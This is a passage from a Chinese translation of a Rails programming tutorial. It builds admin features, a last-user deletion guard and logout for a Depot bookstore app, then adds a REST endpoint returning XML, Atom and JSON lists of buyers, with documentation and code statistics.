然后访问 <http://localhost:3000/products>，过滤器方法会阻止我们进入发货页面，而是把我们带到了登录页面。

我们叫客户来看了一下，得到的奖励是一个大大的微笑和又一个要求：能不能在页面上加个边栏，把用户管理和货品管理的链接都放进去？另外，既然都有用户管理的功能了，再顺手加上“列出所有管理员用户”和“删除管理员用户”的功能好不好？拜托了……

11.4 迭代 F4：添加边栏，以及更多的管理功能

Iteration F4: Adding a Sidebar, More Administration

先从边栏开始吧。由实现 order 控制器的经验可以知道，我们需要一个布局模板。为什么要做重复的事？既然可以对整个应用程序添加过滤器，对布局模板也应该可以——我们真的可以。编辑 app/controllers/application.rb 文件，在其中调用 layout 方法：

```

depot q/app/controllers/application.rb
class ApplicationController < ActionController::Base
  layout "store"
  ...

```

如果现在访问 <http://localhost:3000/admin>，你会看到一个报错，这是因为视图在尝试显示购物车。由于这里没有购物车，所以我们需要去掉包含购物车的那个<div>，以及所有与之相关的功能代码。同时我们还打算在边栏里加上各种管理功能的链接，并保证只有当 session 里有:user_id 信息时才显示出来：admin 控制器的布局模板应该位于 app/views/layouts/admin.rhtml 文件里。

```

depot q/app/views/layouts/store.html.erb
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
                     "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" >
<html>
<head>
  <title>Pragprog Books Online Store</title>
  <%= stylesheet_link_tag "depot", :media => "all" %>
  <%= javascript_include_tag :defaults %>

```

```

</head>
<body id="store">
  <div id="banner">
    <%= image_tag("logo.png") %>
    <%= @page_title || "Pragmatic Bookshelf" %>
  </div>
  <div id="columns">
    <div id="side">
      <% if @cart %>
        <% hidden_div_if(@cart.items.empty?, :id => "cart") do %>
          <%= render(:partial => "cart", :object => @cart) %>
        <% end %>
      <% end %>

      <a href="http://www....">Home</a><br />
      <a href="http://www..../faq">Questions</a><br />
      <a href="http://www..../news">News</a><br />
      <a href="http://www..../contact">Contact</a><br />

      <% if session[:user_id] %>
        <br />
        <%= link_to 'Orders', :controller => 'orders' %><br />
        <%= link_to 'Products', :controller => 'products' %><br />
        <%= link_to 'Users', :controller => 'users' %><br />
        <br />
        <%= link_to 'Logout', :controller => 'admin', :action => 'logout' %>
      <% end %>
    </div>
    <div id="main">
      <% if flash[:notice] -%>
        <div id="notice"><%= flash[:notice] %></div>
      <% end -%>

      <%= yield :layout %>
    </div>
  </div>
</body>
</html>

```

现在再访问 `http://localhost:3000/admin`，就会看到熟悉的 Pragmatic Bookshelf 标题和边栏；但 `http://localhost:3000/users` 还没有这些。显然还有一件事要做：去掉脚手架生成的布局模板，改用应用程序默认的布局模板。这再简单不过了，直接把前者删掉就行。⁴

```

rm app/views/layouts/products.html.erb
rm app/views/layouts/users.html.erb
rm app/views/layouts/orders.html.erb

```

没有管理员了.....

所有东西都到位了。我们可以登录，点击边栏上的一个链接，于是就看到了所有用户的列表。

我们来试试看。首先打开用户列表页面（见图 11.2），然后点击用户“dave”旁边的“destroy”链接。没有任何问题，用户被删除了。但令我们吃惊的是，出现在眼前的却是登录页面。我们已经把唯一的管理员用户给删掉了，当进行随后的请求时，身份认证失败，因此应用程序拒绝让我们进入。现在的情形令人尴尬：我们必须首先登录才能使用管理功能；但数据库中已经没有任何管理员用户，所以我们无法登录。

还好，我们可以毫不费劲地从命令行往数据库中添加用户。只要调用 `script/console` 命令，Rails

⁴ Windows 用户请使用 `erase` 命令。




图 11.2 列举所有用户

就会调用 Ruby 提供的 `irb` 工具——在 Rails 应用程序的上下文环境中。也就是说，你可以在其中输入 Ruby 指令与应用程序代码交互，并立即看到返回的结果。我们可以用这个工具直接调用 `User` 模型类，命令它往数据库中添加用户。

```
depot> ruby script/console
Loading development environment.
>> User.create(:name => 'dave', :password => 'secret',
   :password_confirmation => 'secret')
=> #<User:0x2933060 @attributes={...} ... >
>> User.count
=> 1
```

>> 后面的字符串是我们输入的命令。第一条命令要求 `User` 类新建一个 `User` 对象；第二条命令要求显示用户数量，以确认数据库中有一个用户。每条命令执行完毕之后，`script/console` 都会显示代码执行的返回值（第一条命令的返回值是模型对象；第二条命令的返回值是用户数）。

麻烦解除——我们又可以登录到应用程序中了。但应该如何避免同样的事情再次发生？办法有好几种。譬如说，我们可以在代码中规定不能删除自己的用户，但这并不一定有效——至少在理论上，可能出现这样的情况：A 用户删除了 B 用户，而同时 B 用户又删除了 A 用户。所以我们打算使用另一种办法。我们将把“删除”动作放在一个事务的范围内。如果用户被删除之后数据库中不存在任何别的用户，就将事务回滚，将最后一个被删除的用户恢复回去。

170

为此我们需要用到 `ActiveRecord` 的钩子方法。在前面我们已经看过了一个钩子方法：当 `ActiveRecord` 要校验模型对象的状态是否合法时，它就会调用该对象的 `validate` 方法。实际上，`ActiveRecord` 总共定义了大概 20 个钩子方法，分别在模型对象生命周期的不同时间点被调用。在这里我们要使用 `after_destroy` 钩子方法，该方法会在 `delete` 语句执行之后被调用。由于它与 `delete` 语句位于同一个事务中，因此只要在该方法里抛出异常，整个事务就会被回滚。我们的钩子方法实现如下：

```
depot_q/app/models/user.rb
def after_destroy
  if User.count.zero?
    raise "Can't delete last user"
  end
end
```

这里的关键概念是：用异常来表示删除用户的过程中出现了错误。这里的异常同时承担两个任务。首先，在事务内部，异常会导致自动回滚；如果在删除用户之后 `users` 表为空，抛出异常就可以撤销删除操作，恢复最后一个用户。

其次，异常可以把错误信息带回给控制器。我们在控制器中使用 `begin/rescue` 代码块来处理异常，并将错误信息放在 `flash` 中报告给用户。如果你只想撤销事务而不引发异常，可以抛出

ActiveRecord::Rollback 异常——只有这个异常不会被 ActiveRecord::Base.transaction 向外抛出。

```
depot_q/app/controllers/users_controller.rb
def destroy
  @user = User.find(params[:id])
  begin
    @user.destroy
    flash[:notice] = "User #{@user.name} deleted"
  rescue Exception => e
    flash[:notice] = e.message
  end

  respond_to do |format|
    format.html { redirect_to(users_url) }
    format.xml { head :ok }
  end

```

实际上, 这段代码仍然存在一个时机问题——只要时机合适, 最后两名管理员仍然有可能同时删除对方的用户。彻底解决这个问题需要太多数据库的巫术, 我们在这里写不下……

< 171

用户登出

我们已经在边栏菜单里放上了“Logout”这一项。登出功能的实现也很简单:

```
depot_q/app/controllers/admin_controller.rb
def logout
  session[:user_id] = nil
  flash[:notice] = "Logged out"
  redirect_to(:action => "login")
end
```

我们又把客户叫过来, 她试用了一下新增的管理功能, 又从买主的角度进行了尝试。她试着输入一些错误的数据, 应用程序反应良好。客户笑了, 大功即将告成。

功能都齐备了, 不过在结束这一天工作之前, 我们把代码又检查了一遍, 并注意到 StoreController 中有一点重复代码: 除了 empty_cart 之外, 每个 action 都要到 session 数据中去寻找用户的购物车。下面这行代码

```
@cart = find_cart
```

在控制器中出现了好几次。现在我们知道, 可以用过滤器来解决这个问题。于是, 我们对 find_cart() 方法进行了修改, 让它直接把找到的结果放进@cart 实例变量中。

```
depot_q/app/controllers/store_controller.rb
def find_cart
  @cart = (session[:cart] ||= Cart.new)
end
```

随后, 我们就可以声明一个前置过滤器, 让每个 action——除了 empty_cart 之外——调用之前先调用这个方法。

```
depot_q/app/controllers/store_controller.rb
before_filter :find_cart, :except => :empty_cart
```

这样, 我们就可以把 action 方法中重复出现的对@cart 的赋值去掉了。最终的程序源代码请看原书第 696 页。

我们做了什么

在这个迭代中, 我们有如下收获:

172

- 创建了 User 模型类和对应的数据库表，并对其中的属性进行了校验。User 类对用户的密码进行了 salt 处理和加密，然后将加密得到的散列值存入数据库。我们还创建了一个虚拟属性，用以代表密码明文。每当密码明文被更新时，Users 类会自动生成经过加密的散列码。
- 我们自己动手创建了一个控制器，用于管理用户。我们还研究了如何用一个 action 处理数据更新（在 action 中用不同的代码来处理 HTTP GET 请求和 POST 请求）。我们还用了 form_for 辅助方法来渲染表单。
- 我们创建了 login 这个 action，其中用到了另一种表单——没有模型对象与之对应的表单。我们还看到了参数是如何在视图与控制器之间传递的。
- 我们将一些整个应用范围内适用的控制器辅助方法移到 ApplicationController 类中，这个类位于 app/controllers/application.rb 文件。
- 我们在前置过滤器(before filter)中调用 authorize() 方法，从而实现了管理端功能的访问控制。
- 我们看到了如何使用 script/console 直接与模型类交互（在删掉了最后一个用户之后，这个工具帮我们挖开了一条地道）。
- 我们将整个应用程序的布局统一到一个全局的布局模板中。
- 我们看到了如何借助事务来禁止删除最后一个用户。
- 我们用另一个过滤器给控制器中的所有 action 设置了一个通用的环境。

游戏时间

下面的东西，不妨自己动手试试。

- 调整“更新用户信息”的功能，使其接受密码明文和密码确认作为输入，而非密码密文和 salt 文本。
- 调整前一章中关于付账的代码，使用一个 action（而非两个）来处理这一功能。
- 当应用程序被安装到一台新机器上时，数据库中没有定义任何管理员用户，因此也没有人能够作为管理员登录；但如果不行以管理员身份登录，就没办法创建管理员用户。请对代码进行修改：如果数据库中没有管理员用户，那么用任何用户名都可以登录（这样你就可以快速创建管理员用户）。⁵
- 尝试使用 script/console 来创建货品、订单和订单条目。在保存模型对象时请留意返回值——当校验失败时，返回值是 false。然后请试着查看模型对象的 errors 属性来找出原因：

```
>> prd = Product.new
=> #<Product id: nil, title: nil, description: nil, image_url:
nil, created_at: nil, updated_at: nil, price:
#<BigDecimal:246aa1c,'0.0',4(8)>>
>> prd.save
=> false
>> prd.errors.full_messages
=> ["Image url must be a URL for a GIF, JPG, or PNG image",
  "Image url can't be blank", "Price should be at least 0.01",
  "Title can't be blank", "Description can't be blank"]
```

173

(更多提示请看 <http://pragprog.wikidot.com/rails-play-time>。)

⁵ 稍后在第 17.4 节“数据迁移任务”（原书第 300 页）中，我们会看到如何借助数据迁移任务来向数据库中填充数据。

在本章中，将会看到以下内容：

- 用“`has_many :through`”建立表间关联
- 用`builder`模板生成 XML
- 用模型对象的`atom_helper`方法生成 Atom
- 处理不同内容类型的请求
- 获取应用程序的统计数据
- 创建 REST 的接口
- 用模型对象的`to_xml`方法生成 XML
- 用模型对象的`to_json`方法生成 JSON
- 为应用程序创建文档

第 12 章

任务 G：最后一片饼干

Task G: One Last Wafer-Thin Change

在头几个迭代之后的几天里，我们又往在线商店系统里添加了“发货”的功能，然后就开始上线运行了。项目非常成功，几个月以后Depot应用已经成了客户的一项核心业务。市场部的人也被这个成功的系统勾起了兴趣，他们希望向购买了某些特定书籍的人群发邮件，告诉他们“又有相关主题的图书到货了”。他们已经有了一个……呃，垃圾^H^H 邮件¹系统，只要把顾客名单和邮件地址以 XML 的形式交给它就行了。

12.1 生成 XML

Generating the XML Feed

我们首先要给应用程序建立一个 REST 风格的接口。REST 是“具备表象的状态迁移”（REpresentational State Transfer）的缩写——还是不明白它到底是什么意思。其实它真正的意思是：用不同的 HTTP 动作（GET、POST、DELETE 等等）在应用程序之间传递请求和应答。在这里，市场部的系统应该向 Depot 应用发送一个 HTTP GET 请求，索取购买了某种货品的顾客详细信息；我们的应用程序则会应答一个 XML 文档²。我们和市场部的 IT 负责人讨论了一下，定下来这么一个简单的请求 URL 格式：

`http://my.store.com/info/who_bought/<product id>`

现在我们有两个问题需要解决：首先要找出购买了某种货品的顾客，然后根据顾客列表生成一份 XML 文档。下面让我们来获取这份顾客列表。

175

表间导航

图 12.1 展示了目前我们的数据库是如何保存订单数据的：每份订单（order）包含多个订单项（line item），每个订单项对应于一种货品（product）。市场部的同事希望用这些关联来导航——不过是从相反的方向：根据货品找到订单项，再通过订单项找到订单。

¹ 从前 Ctrl-H 曾被用来表示“退格”键，详见 <http://en.wikipedia.org/wiki/Backspace>。

² 我们也可以用 web service 来实现信息传输——Rails 应用支持 SOAP 和 XML-RPC，既可以做客户端，也可以做服务器。不过对于当前的需求来说，这似乎有点大材小用了。




图 12.1 数据库结构

在 Rails 1.1 中，我们可以使用`:through`关联来实现这一需求，只须在 Product 模型类中添加如下声明：

```
depot_q/app/models/product.rb
▶ class Product < ActiveRecord::Base
  has_many :orders, :through => :line_items
  has_many :line_items
  # ...
```

此前我们已经用`has_many`在`products`和`line_items`两张表之间建立了父子关联：一件货品对应多个订单项。现在我们又声明说一件货品也会与多份订单产生关联，不过这并不是两张表之间直接的关联，而是要先找到货品对应的所有订单项，然后再找到这些订单项对应的订单。通过`has_many :through`声明，Rails 就知道了这样的间接关联。

这听起来似乎很没效率——也确实可能很没效率，如果 Rails 首先取出所有订单项，然后再遍历加载订单的话。还好，Rails 没那么笨。从日志文件就可以看到，当我们运行上述代码时，Rails 会生成一段高效的 SQL 语句来做表间关联，让数据库引擎能够充分优化查询。

有了这句`:through`声明以后，我们就可以通过`Product`对象的`orders`属性来找到与之对应的订单：

```
product = Product.find(some_id)
orders = product.orders
logger.info("Product #{some_id} has #{orders.count} orders")
```

176

创建 REST 接口

可以猜到，这不会是市场部最后的一个需求。所以我们单独创建了一个控制器，用它来处理这类信息查询的请求。

```
depot> ruby script/generate controller info who_bought
exists app/controllers/
exists app/helpers/
create app/views/info
exists test/functional/
create app/controllers/info_controller.rb
create test/functional/info_controller_test.rb
create app/helpers/info_helper.rb
create app/views/info/who_bought.html.erb
```

我们已经在`info`控制器中加上了`who_bought`这个`action`，其中的逻辑很简单：给定一个货品`id`，列出所有与之对应的订单。

```
depot_q/app/controllers/info_controller.rb
class InfoController < ApplicationController
  def who_bought
    @product = Product.find(params[:id])
    @orders = @product.orders
    respond_to do |format|
```

```

format.xml { render :layout => false }
end
end

protected

def authorize
end
end

```

现在，我们要实现一个模板，用于向调用者返回 XML 文档。当然也可以用 ERB 模板来实现这一功能，就像渲染 web 页面一样，不过还有两种更好的办法。第一种是使用 builder 模板，这种模板设计的目标就是要简化 XML 文档的创建。下面我们就来看看 `who_bought.xml.builder`，这是位于 `app/views/info` 目录下的一个模板。

```

depot_q/app/views/info/who_bought.xml.builder
xml.order_list(:for_product => @product.title) do
  for o in @orders
    xml.order do
      xml.name(o.name)
      xml.email(o.email)
    end
  end
end

```

< 177

不管你信不信，这就是 Ruby 代码。它使用了 Jim Weirich 开发的构建器（builder）库，这个库可以根据 Ruby 程序生成良构的 XML 文档。

在 `rxml` 模板中有一个 `xml` 变量，它就代表你要构建的 XML 内容。在这个对象上调用一个方法时（例如我们的模板在第一行调用了 `order_list()` 方法），构建器就会生成与方法名对应的 XML 标记（tag）。如果调用方法的同时传入了一个 hash 作为参数，这个 hash 的内容就会被用于构造 XML 标记的属性。如果传入一个字符串作为参数，这个字符串就会被用作 XML 标记的值。

如果想要生成嵌套的标记，可以在调用外层的构建器方法时传入一个代码块作为参数，这个代码块中创建的 XML 元素就会被嵌套在外层元素的里面。在前面的例子中，我们就用这种方法将一组 `<order>` 标记嵌套在 `<order_list>` 标记内，然后又在每个 `<order>` 标记内嵌套了 `<name>` 和 `<email>` 这两个标记。

用浏览器或者从命令行都可以检验上述程序是否有效。如果在浏览器中输入这个 `action` 对应的 URL，它就会收到服务器返回的 XML 文档。不过显示的效果如何还取决于浏览器：在我的 Mac 上，Safari 只显示出文本，忽略了 XML 标记；FireFox 则会以语法高亮的形式漂亮地展现出 XML 文档（见图 12.2）。不管用什么浏览器，用“查看源代码”功能总可以准确地看到应用程序返回的 XML 文档。




图 12.2 `who_bought` 返回的 XML

178 也可以用 curl 或者 wget 之类的工具，从命令行向应用程序发起查询。

```
depot> curl http://localhost:3000/info/who_bought/3
<order_list for_product="Pragmatic Project Automation">
  <order>
    <name>Dave Thomas</name>
    <email>customer@pragprog.com</email>
  </order>
  <order>
    <name>F & W Flintstone</name>
    <email>rock_crusher@bedrock.com</email>
  </order>
</order_list>
```

实际上，这带来了一个有趣的问题：用同一个 action，我们是否能够让用户通过浏览器访问时看到格式漂亮的列表页面，同时让那些通过 REST 接口发起请求的程序取回 XML 文档？

分别应答

用户请求都是通过 HTTP 协议进入 Rails 应用程序的。一个 HTTP 消息由头信息以及（可选的）数据（例如来自表单的 POST 数据）共同组成。一个重要的 HTTP 头信息是 “Accept：”，客户端通过它来告诉服务器应该送回什么类型的内容。例如浏览器发送的 HTTP 请求就可能包含下列头信息：

Accept: text/html, text/plain, application/xml

理论上来说，服务器应该只用这三种类型的内容进行应答。

我们可以利用这一点来编写 action，使之对不同的请求报以对应的应答内容。譬如说，我们可以编写 who_bought 这么一个 action，并在其中察看客户端接受哪些内容类型。如果客户端只接受 XML，我们就应该送回 XML 格式的 REST 应答；如果客户端接受 HTML，我们就可以渲染一个 HTML 页面给他。

在 Rails 中，用 respond_to() 方法就可以根据不同的接受类型来进行条件处理。首先，我们来编写一个简单的 HTML 视图模板。

```
depot_r/app/views/info/who_bought.html.erb
<h3>People Who Bought <%= @product.title %></h3>

<ul>
  <% for order in @orders -%>
    <li>
      <%= mail_to order.email, order.name %>
    </li>
  <% end -%>
</ul>
```

然后，用 respond_to() 方法根据当前请求的头信息选择适当的模板。

```
depot_r/app/controllers/info_controller.rb
def who_bought
  @product = Product.find(params[:id])
  @orders = @product.orders
  respond_to do |format|
    format.html
    format.xml { render :layout => false }
  end
end
```

在传递给 respond_to 的代码块中，我们列举出了支持的内容类型。这有点像是一个 case 语句，不过有一个最大的区别：各个选项列出的顺序是无所谓的，真正起作用的是请求中的排列顺序（因为客户端需要说明自己首选哪种格式）。

在上述代码中，我们会针对各种内容类型采取默认的行为：对于 `html`，会直接调用 `render` 方法；对于 `xml`，会渲染 `.xml.builder` 模板。最终的效果就是：对于同一个 `action`，客户端可以选择接受 HTML 或者 XML 格式的应答。

可惜的是，很难用浏览器来测试这一功能，所以我们需要动用命令行客户端。下面就用 `curl` 来测试它（别的工具——例如 `wget`——也同样可以）。`curl` 的 `-H` 选项允许我们指定请求的头信息，我们先来试试 XML。

```
depot> curl -H "Accept: application/xml" \
    http://localhost:3000/info/who_bought/3
<order_list for_product="Pragmatic Version Control">
  <order>
    <name>Dave Thomas</name>
    <email>customer@pragprog.com</email>
  </order>
  <order>
    <name>F & W Flintstone</name>
    <email>crusher@bedrock.com</email>
  </order>
</order_list>
```

然后再来试试 HTML。

```
depot>curl -H "Accept: text/html" \
    http://localhost:3000/info/who_bought/3
<h3>People Who Bought Pragmatic Project Automation</h3>
<ul>
  <li>
    <a href="mailto:customer@pragprog.com">Dave Thomas</a>
  </li>
  <li>
    <a href="mailto:crusher@bedrock.com">F & W Flintstone</a>
  </li>
</ul>
```

◀ 180

换种方式请求 XML

设置 `Accept` 头信息来指定希望得到的内容类型，这是 HTTP 的“官方”做法，但客户端程序并不是总能允许你设置头信息的。所以 Rails 提供了另一种区分内容类型的方式：可以把首选的内容格式写在 URL 中。譬如说，如果我们希望对 `who_bought` 的请求得到 HTML 应答，可以请求 `/info/who_bought/1.html`；如果希望得到 XML 应答，可以请求 `/info/who_bought/1.xml`。同样的方式可以扩展到任何内容类型（只要我们在 `respond_to` 代码块中编写了对应的处理程序即可）。如果需要用到不在默认支持范围内的 MIME 类型，也可以在 `environment.rb` 中注册自己的处理器：`Mime::Type.register "image/jpg", :jpg`

这种请求分发行为已经由默认的路由配置提供支持了——我们会在原书第 453 页详细讲解，现在只管用它就行。在 `config/routes.rb` 文件中有如下内容：

```
map.connect ':controller/:action/:id.:format'
```

这行路由配置表示：请求的 URL 可能以文件扩展名（`.html`、`.xml` 等）结束。遇到这样的请求时，就会将扩展名保存到 `format` 变量，Rails 则会根据这个变量来判断客户端首选的内容类型。

现在尝试请求 `http://localhost:3000/info/who_bought/3.xml` 这样的 URL——随后你可能会看到格式优美的 XML，也可能会看到一个空白页面，这跟你使用的浏览器有关。如果看到了空白页面，请用浏览器的“查看源代码”功能查看应答内容。

自动生成 XML

在前面的例子中，我们手工编写了 builder 模板，用它来生成 XML 应答。这样我们就可以控制返回的 XML 文档中各个元素的先后次序。但如果次序并不重要，我们也可以调用模型对象的 `to_xml()` 方法，让 Rails 根据模型对象自动生成 XML 文档。在下面的代码中，我们重新定义了针对 XML 请求的处理行为，用 `to_xml()` 方法来生成 XML 应答。

```
def who_bought
  @product = Product.find(params[:id])
  @orders = @product.orders
  respond_to do |format|
    format.html
    format.xml { render :layout => false ,
      :xml => @product.to_xml(:include => :orders) }
  end
end
```

:xml 选项会告诉 `render()` 方法，把应答的内容类型设置为 `application/xml`。随后，调用 `to_xml` 的结果就会被发送给客户端。

此时，`@products` 变量以及与之关联的 `Order` 对象都会被导出成 XML。

```
depot> curl --silent http://localhost:3000/info/who_bought/3.xml
<?xml version="1.0" encoding="UTF-8"?>
<product>
  <created-at type="datetime">2008-09-09T01:56:58Z</created-at>
  <description>&lt;p&gt;
    This book is a recipe-based approach to using Subversion that will
    get you up and running quickly---and correctly. All projects need
    version control: it's a foundational piece of any project's
    infrastructure. Yet half of all project teams in the U.S. don't use
    any version control at all. Many others don't use it well, and end
    up experiencing time-consuming problems.
  &lt;/p&gt;</description>
  <id type="integer">3</id>
  <image-url>/images/svn.jpg</image-url>
  <price type="decimal">28.5</price>
  <title>Pragmatic Version Control</title>
  <updated-at type="datetime">2008-09-09T01:56:58Z</updated-at>
  <orders type="array">
    <order>
      <address>123 Main St</address>
      <created-at type="datetime">2008-09-09T01:58:07Z</created-at>
      <email>customer@pragprog.com</email>
      <id type="integer">1</id>
      <name>Dave Thomas</name>
      <pay-type>check</pay-type>
      <updated-at type="datetime">2008-09-09T01:58:07Z</updated-at>
    </order>
  </orders>
</product>
```

可以看到，在默认情况下，`to_xml` 方法会导出对象的所有信息。你也可以要求它屏蔽某些属性，但这很容易让代码变得凌乱。如果希望生成的 XML 符合特定的 schema 或者 DTD，最好还是使用 builder 模板。

生成 Atom

如果你打算自制客户端软件，自定义 XML 格式当然没问题。但如果使用标准的信息格式（例如 Atom），那么就可以立即用上大量现有的客户端软件。既然 Rails 已经知道该怎么处理 ID、日期和链接，你就不需要操心这些烦人的细节，只要专注于生成人类可读的信息汇总就行了。

```

def who_bought
  @product = Product.find(params[:id])
  @orders = @product.orders
  respond_to do !format
    format.html
    format.atom { render :layout => false }
  end
end

```

然后，我们要提供模板，其中不仅用 builder 库来生成 XML，而且用 atom_feed 辅助方法来生成 Atom 格式的 XML。

```

depot_r/app/views/info/who_bought.atom.builder
atom_feed do |feed|
  feed.title "Who bought #{@product.title}"
  feed.updated @orders.first.created_at

  for order in @orders
    feed.entry(order) do |entry|
      entry.title "Order #{order.id}"
      entry.summary :type => 'xhtml' do |xhtml|
        xhtml.p "Shipped to #{order.address}"

        xhtml.table do
          xhtml.tr do
            xhtml.th 'Product'
            xhtml.th 'Quantity'
            xhtml.th 'Total Price'
          end
          for item in order.line_items
            xhtml.tr do
              xhtml.td item.product.title
              xhtml.td item.quantity
              xhtml.td number_to_currency item.total_price
            end
          end
          xhtml.tr do
            xhtml.th 'total' , :colspan => 2
            xhtml.th number_to_currency \
              order.line_items.map(&:total_price).sum
          end
        end
      end
      xhtml.p "Paid by #{order.pay_type}"
    end
    entry.author do |author|
      entry.name order.name
      entry.email order.email
    end
  end
end

```

可以自己动手试一下：

```

depot> curl --silent http://localhost:3000/info/who_bought/3.atom
<?xml version="1.0" encoding="UTF-8"?>
<feed xml:lang="en-US" xmlns="http://www.w3.org/2005/Atom">
  <id>tag:localhost,2005:/info/who_bought/3</id>
  <link type="text/html" href="http://localhost:3000" rel="alternate"/>
  <link type="application/atom+xml"
    href="http://localhost:3000/info/who_bought/3.atom" rel="self"/>
  <title>Who bought Pragmatic Version Control</title>
  <updated>2008-09-09T20:19:23Z</updated>
  <entry>
    <id>tag:localhost,2005:Order/1</id>
    <published>2008-09-09T20:19:23Z</published>
    <updated>2008-09-09T20:19:23Z</updated>

```

◀ 182

183

```

<link type="text/html" href="http://localhost:3000/orders/1" rel="alternate"/>
<title>Order 1</title>
<summary type="xhtml">
  <div xmlns="http://www.w3.org/1999/xhtml">
    <p>1 line item</p>
    <p>Shipped to 123 Main St</p>
    <p>Paid by check</p>
  </div>
</summary>
<author>
  <name>Dave Thomas</name>
  <email>customer@pragprog.com</email>
</author>
</entry>
</feed>

```

看着不错。现在可以用你喜欢的 feed 阅读器来订阅它了。

还有 JSON

对于那些大括号爱好者，Rails 也能自动生成等价的 JavaScript 对象标记（JavaScript Object Notation, JSON）。过程也同样简单：

```

def who_bought
  @product = Product.find(params[:id])
  @orders = @product.orders
  respond_to do |format|
    format.html
    format.json { render :layout => false,
      :json => @product.to_json(:include => :orders) }
  end
end

depot> curl -H "Accept: application/json" \
  http://localhost:3000/info/who_bought/3
{"product": {"price": 28.5, "created_at": "2008-09-09T02:22:29Z",
  "title": "Pragmatic Version Control", "image_url": "/images/svn.jpg",
  "updated_at": "2008-09-09T02:22:29Z", "id": 3, "orders": [{"name": "Dave Thomas", "address": "123 Main St", "created_at": "2008-09-09T02:23:39Z", "updated_at": "2008-09-09T02:23:39Z", "pay_type": "check", "id": 1, "email": "customer@pragprog.com"}],
  "description": "<p>\n    This book is a recipe-based approach to using Subversion that will\n    get you up and running quickly---and correctly. All projects need\n    version control: it's a foundational piece of any project's\n    infrastructure. Yet half of all project teams in the U.S. don't use\n    any version control at all. Many others don't use it well, and end\n    up experiencing time-consuming problems.\n  </p>"}}

```

184 ➤

12.2 扫尾工作

Finishing Up

编程已经结束了，不过在将应用程序部署到生产环境之前，我们还可以做一点整理工作。

我们希望为应用程序提供一份完善的文档。在编程的过程中，给所有的类和方法都写上了简洁明了的注释。（书中没有展示这些注释，因为我们不想浪费纸张。）

在 Rails 中，你可以很容易地运行 Ruby 提供的 RDoc 工具，为应用程序中的所有源文件生成漂亮的开发者文档。不过在生成这些文档之前，可能需要先创建一个介绍性的页面，这样未来的开发者才会知道应用程序到底干了些什么。为此，请编辑 `doc/README_FOR_APP` 文件，在其中写上你认为

有用的东西。稍后 RDoc 会对这个文件进行处理，所以你可以随便在里面使用什么格式。

然后，用下列 `rake` 命令就可以生成 HTML 格式的文档。

```
depot> rake doc:app
```

生成文档位于 `doc/app` 目录下。图 12.3 展示了自动生成的文档首页。

最后，我们还想看看自己编写了多少代码，如下 `Rake` 任务正是为此准备的。（你得到的数据会与我们的有所不同，因为你至少还没有编写测试——这是第 14 章“任务 T：测试”的内容。）

```
depot> rake stats
(in /Users/dave/Work/depot)

+-----+-----+-----+-----+-----+-----+
| Name          | Lines | LOC | Classes | Methods | M/C | LOC/M |
+-----+-----+-----+-----+-----+-----+
| Helpers       | 17   | 15  | 0     | 1     | 1   | 0    |
| Controllers   | 229  | 154 | 5     | 23   | 4   | 4    |
| Components    | 0    | 0   | 0     | 0     | 0   | 0    |
| Functional tests | 206 | 141 | 8     | 25   | 3   | 3    |
| Models        | 261  | 130 | 6     | 18   | 3   | 5    |
| Unit tests    | 178  | 120 | 5     | 13   | 2   | 7    |
| Libraries      | 0    | 0   | 0     | 0     | 0   | 0    |
| Integration tests | 192 | 130 | 2     | 10   | 5   | 11   |
+-----+-----+-----+-----+-----+-----+
| Total         | 1083 | 690 | 26   | 90   | 3   | 5    |
+-----+-----+-----+-----+-----+-----+
```

Code LOC: 299 Test LOC: 391 Code to Test Ratio: 1:1.3

The screenshot shows the Rails Application Documentation interface. At the top, there's a navigation bar with tabs for 'Files' (listing app/controllers/admin_controller.rb, app/controllers/application_controller.rb, and app/controllers/info_controller.rb), 'Classes' (listing AdminController, AdminHelper, ApplicationController, and ApplicationHelper), and 'Methods' (listing add_line_items_from_cart(Order), add_product(Cart), add_to_cart(StoreController), and add_user(LoginController)). Below this is a large main area titled 'README_FOR_APP'. It contains the following information:

- Path:** doc/README_FOR_APP
- Last Update:** Tue Apr 18 16:31:47 CDT 2006
- The Depot Online Store**
- This application implements an online store, with a catalog, cart, and orders.**
- It is divided into three main sections:**
 - The buyer's side of the application manages the catalog, cart, and checkout. It is implemented in StoreController and the associated views.
 - Only administrators can access stuff in the AdminController. This is implemented by the LoginController, and is enforced by the ApplicationController#authorize method.
 - There's also a simple web service accessible via the InfoController.
- This code was produced as an example for the book Agile Web Development with Rails. It should not be run as a real online store.**

图 12.3 应用程序的内部文档

游戏时间

下面的东西，不妨自己动手试试。

- 修改原来的货品清单显示逻辑（位于 store 控制器的 index 方法），让它能够在客户端要求 XML 格式应答时返回 XML 格式的货品清单。
- 尝试使用 builder 模板来生成普通的 HTML（说得更准确点，应该是 XHTML）应答。这样做的好处和缺点分别是什么？
- 如果你喜欢通过编程来生成 HTML 应答，不妨看看 Markaby³。这个工具是以插件的形式安装的，所以你要尝试一些还没讲到的东西了。不过，网站上的讲解应该足够清晰，就大胆试试吧。
